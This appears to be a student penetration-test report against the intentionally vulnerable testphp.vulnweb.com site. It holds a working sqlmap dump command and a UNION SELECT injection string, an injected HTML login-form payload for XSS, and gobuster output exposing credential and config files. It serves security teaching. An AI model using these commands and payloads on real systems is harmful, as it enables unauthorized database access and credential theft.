Project 1

PENETRATION TESTING ON A VULNERABLE WEB APPLICATION

Table Of Contents

Disclaimer

Scope and Limitations

The penetration test was conducted on "testphp.vulnweb.com" with the objective of identifying security vulnerabilities and assessing the overall security posture of the web application. The scope of this assessment was limited to the specific systems and services identified in the engagement agreement. The testing was performed using industry-standard tools and techniques, but it is important to note that no security assessment can guarantee the complete absence of vulnerabilities.

Findings and Recommendations:

The findings and recommendations provided in this report are based on the information and access available at the time of the assessment. The report reflects the security state of the web application as of the date of testing and may not account for changes or updates made to the system after the assessment.

No Warranty

The report is provided "as-is" without any warranty, express or implied, regarding the accuracy, completeness, or fitness for a particular purpose. While every effort has been made to ensure the reliability of the information and recommendations, the authors and the testing organization assume no liability for any damages or losses arising from the use of this report or reliance on its contents.

Legal Compliance

The penetration test was conducted with the explicit consent of XYZ Company and in compliance with all relevant legal and regulatory requirements. Any unauthorized or illegal activities related to the web application, whether discovered during testing or otherwise, are the responsibility of XYZ Company and not the testing organization.

Executive Summary

Purpose Of Analysis

The objective of the following penetration assessment is to identify the security vulnerabilities and assess the overall security posture of the web application *"testphp.vulnweb.com"*.

Assessment Summary

- **Critical Vulnerabilities:** By leveraging a series of attacks, it was found that the application testphp.vulnweb.com was found to be exposed to several vulnerabilities, rating from mild to severe. The most critical ones among the discovered vulnerabilities were SQL injection and File Inclusion which could allow an attacker to gain unauthorized access to sensitive data or execute arbitrary code on the server. Also, outdated PHP version and weak password policy of the website were classified as critical vulnerabilities.
- **Impact:** If left unaddressed, these vulnerabilities could allow attacker to gain unauthorized access to sensitive data, execute arbitrary code and potential disruption of services.

Overall Risk Rating

S.No.	Name of Vulnerability	Risk factor
1.	SQL Injection	**Critical**
2.	Cross-Site Scripting	**High**
3.	Outdated PHP version	**Critical**
4.	Weak Password Policy	**High**
5.	Transmission Over HTTP	**High**
6.	Sensitive Files Disclosure	**Critical**
7.	File Inclusion	**Critical**
8.	Clickjacking	**Medium**
9.	Information Disclosure Within a Cookie	**High**

Testing Tools and Techniques

Testing Techniques Used

1. **Information Gathering**
   Conducted reconnaissance to gather information about the web application, including its structure, technologies, and potential attack vectors. This involved collecting data from various sources to build a profile of the application and identify potential entry points.
2. **Network Scanning**
   Scanned the network to discover open ports and services running on the target system. This helped identify potential vulnerabilities related to exposed services and their configurations.
3. **Vulnerability Scanning**
   Automated tools were used to scan the application for known vulnerabilities, misconfigurations, and security weaknesses. This step helps identify common issues that may be exploited by attackers
4. **Penetration Testing**
   Performed manual testing to exploit identified vulnerabilities and validate their presence. This involved crafting and executing specific payloads to test the application's resilience against various attack vectors.


Testing tools Used

1. **Nmap:** Network scanning tool used to discover hosts and services, identify open ports, and assess the security posture of the target system.
2. **GoBuster:** Directory and file brute-forcing tool used to uncover hidden files and directories on the web server, which may contain sensitive information or configuration details.
3. **BurpSuite:** Comprehensive web application security testing tool used for intercepting and analyzing HTTP/HTTPS traffic, performing vulnerability scans, and conducting manual testing of web applications.
4. **SQLmap:** Automated SQL Injection testing tool used to detect and exploit SQL Injection vulnerabilities in the web applications.

Findings and Analysis


1. SQL Injection

- **Risk:** Critical
- **Description:** It has been discovered that the system is vulnerable to SQL injection attacks, which could allow a malicious user to retrieve sensitive information such as usernames, passwords, and other confidential data stored in the database.
- **Impact:** This poses a significant risk to the confidentiality and integrity of the system's data, as well as the privacy of the users whose information may be exposed.
- **Command:** *sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dump*



- **Findings:**
  - **Vulnerable parameter:** *cat*

  - **Backend-dbms:** MySQL



- **Database name:** acuart

```
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook|
| pictures |
| products |
| users    |
+----------+
```

- **Table:** users

```
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+------+-----------------+---------+-------+-------------------------------+-----------+
| cc                  | cart                             | pass | email           | phone   | uname | name                          | address   |
+---------------------+----------------------------------+------+-----------------+---------+-------+-------------------------------+-----------+
| 1234-5678-2300-9000 | faf7ffd11d812edcb6897c901728ba31 | test | email@email.com | 2323345 | test  | d0lw<!--esi-->xdtj<!--esx-->kar7 | 21 street |
+---------------------+----------------------------------+------+-----------------+---------+-------+-------------------------------+-----------+
```


- **Injected parameter with link:**

  Link: *http://testphp.vulnweb.com/listproducts.php?artist=1*

  Concatenated parameter:

  %20union%20select%201,column_name,3,4,5,6,7,8,9,10,11%20from%20information_schema.columns%20where%20table_schema=%27acuart%27%20and%20table_name=%27users%27


  Proof Of Concept:



2. Cross Site Scripting (XSS)

- **Risk:** High
- **Description:** During testing, it was found that the **search bar** is vulnerable to XSS attack. This makes it possible for attackers to inject harmful scripts or code into the web pages.
- **Impact:** If an attacker has injected a malicious code in the description and another user sees that description and clicks the link, the attacker's code could run in the victim's browser. This code could steal the user's sensitive information or redirect them to malicious sites.
- **Proof Of Concept:**
  Below is an html code for a simple login page which I am going to insert in the search bar.


```html
<!DOCTYPE html>
<html>
    <head></head>

    </head>
    <body>
        <div class="login-container">
            <form action="/login" method="post">
                <h2>Login</h2>
                <label>Username</label><br>
                <input type="text" name="username" required><br>

                <label>Password</label><br>
                <input type="password" name="password" required><br>

                <button type="submit">Login</button>
            </form>
        </div>
    </body>
</html>
```




3. Outdated PHP version

- **Risk:** Critical


- **Description:** The system is currently running an older version of PHP (5.6.40) that's vulnerable to security threats.
- **Impact:** An outdated site is exposed to multiple vulnerabilities. Attackers may be able to exploit the known vulnerabilities to get unauthorized access to the sensitive data or compromise application's compatibility.
- **Proof Of Concept:**






4. Weak Password policy

- **Risk: High**
- **Description:** During testing, it was found that the web application allows user to create passwords which are weak in nature
- **Impact:** Weak password policies significantly increase the risk of unauthorized access to user accounts and sensitive information. Users with predictable or easily guessable passwords are at a higher risk of having their accounts compromised. Attackers can exploit weak passwords by easily guessing or brute-forcing simple passwords. This can lead to data breaches or unauthorized access to sensitive information.
- **Proof Of Concept:**
  Because of having a weak password, we got the access to the sensitive information of a user.



5. Transmission over http

- **Risk: High**
- **Description:** It was found that the web application uses *http* instead of *https* to transmit data. Data transmitted over HTTP is not encrypted, which means that it can be intercepted and read by anyone with the ability to access the network traffic unlike data which is transmitted over https.
- **Impact:** If an attacker can intercept network traffic, they can steal the sensitive data being transmitted.
- **Proof Of Concept:**



6. Sensitive Files Disclosure

- **Risk:** Critical
- **Description:** Using the tool **gobuster**, we found multiple hidden files and directories which contains sensitive information.
- **Command:** *gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o <path to file to save the output>*
- **Proof Of Concept:**

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://testphp.vulnweb.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o /home/kali/testPhpBuster.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://testphp.vulnweb.com
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/cgi-bin              (Status: 403) [Size: 276]
/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
/Templates            (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/Templates/]
/Flash                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/Flash/]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/AJAX                 (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/AJAX/]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
Progress: 72031 / 87665 (82.17%)[ERROR] Get "http://testphp.vulnweb.com/reviews4": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://testphp.vulnweb.com/announcesubscribe": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://testphp.vulnweb.com/colb": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://testphp.vulnweb.com/dot_bk": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://testphp.vulnweb.com/dorf": dial tcp 44.228.249.3:80: i/o timeout (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://testphp.vulnweb.com/20061206_kmiec": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://testphp.vulnweb.com/tribunals": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://testphp.vulnweb.com/box-expand": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 72039 / 87665 (82.18%)[ERROR] Get "http://testphp.vulnweb.com/itpaper": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://testphp.vulnweb.com/spotnews": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================
```


- **Sensitive Files:**
  - **i. File:** */admin/create.sql*

create.sql

C: > Users > apurv > Downloads > create.sql

```
1   create database waspart;
2   use waspart;
3
4   CREATE TABLE IF NOT EXISTS forum(
5       sender      CHAR(150),
6       mesaj       TEXT,
7       senttime    INTEGER(32));
8
9   CREATE TABLE IF NOT EXISTS artists(
10      artist_id   INTEGER(5) PRIMARY KEY AUTO_INCREMENT,
11      aname       CHAR(50),
12      adesc       BLOB);
13
14  CREATE TABLE IF NOT EXISTS categ(
15      cat_id      INTEGER(5) PRIMARY KEY AUTO_INCREMENT,
16      cname       CHAR(50),
17      cdesc       BLOB);
18
19  CREATE TABLE IF NOT EXISTS pictures(
20      pic_id      INTEGER(5) PRIMARY KEY AUTO_INCREMENT,
21      pshort      BLOB,
22      plong       TEXT,
23      price       INTEGER,
24      img         CHAR(50));
25
26
```

ii. File: */pictures/WS FTP.LOG*




WS_FTP.LOG

File Edit View


```
103.05.06 13:17 B d:\smz\_notes\colors.xml <-- mathsmz /smz/_notes colors.xml
103.05.06 13:33 B D:\SMZ\_notes\colors.xml --> duh.xtech.ru /SMZ/_notes colors.xml
103.05.06 13:33 B D:\SMZ\_notes\dwSiteColumnsMe.xml --> duh.xtech.ru /SMZ/_notes dwSiteColumnsMe.xml
103.05.06 13:33 B D:\SMZ\_notes\flash.xml --> duh.xtech.ru /SMZ/_notes flash.xml
103.05.06 13:33 B D:\SMZ\_notes\images.xml --> duh.xtech.ru /SMZ/_notes images.xml
103.05.06 13:33 B D:\SMZ\_notes\movies.xml --> duh.xtech.ru /SMZ/_notes movies.xml
103.05.06 13:33 B D:\SMZ\_notes\scripts.xml --> duh.xtech.ru /SMZ/_notes scripts.xml
103.05.06 13:33 B D:\SMZ\_notes\shockwave.xml --> duh.xtech.ru /SMZ/_notes shockwave.xml
103.05.06 13:33 B D:\SMZ\_notes\urls.xml --> duh.xtech.ru /SMZ/_notes urls.xml
```

iii. File: */pictures/credentials.txt*





```
username=test
password=something
```

iv. File: */pictures/ipaddresses.txt*





```
a
sa
s
as
sasaasas 192.168.0.26 asasas

asasas
```

v. File: */pictures/path-disclosure-unix.html*



vi. File: */pictures/path-disclosure-win.html*



Notice: Undefined offset: 3 in **C:\Inetpub\wwwroot\comparatii.php** on line **21**

Notice: Undefined offset: 4 in **C:\Inetpub\wwwroot\comparatii.php** on line **21**


Notice: Undefined index: name in **C:\Inetpub\wwwroot\comparatii.php** on line **38**

Notice: Undefined index: name in **C:\Inetpub\wwwroot\comparatii.php** on line **38**


Notice: Undefined index: name in **C:\Inetpub\wwwroot\comparatii.php** on line **38**

Notice: Undefined index: name in **C:\Inetpub\wwwroot\comparatii.php** on line **38**

vii. File: */pictures/wp-config.bak*




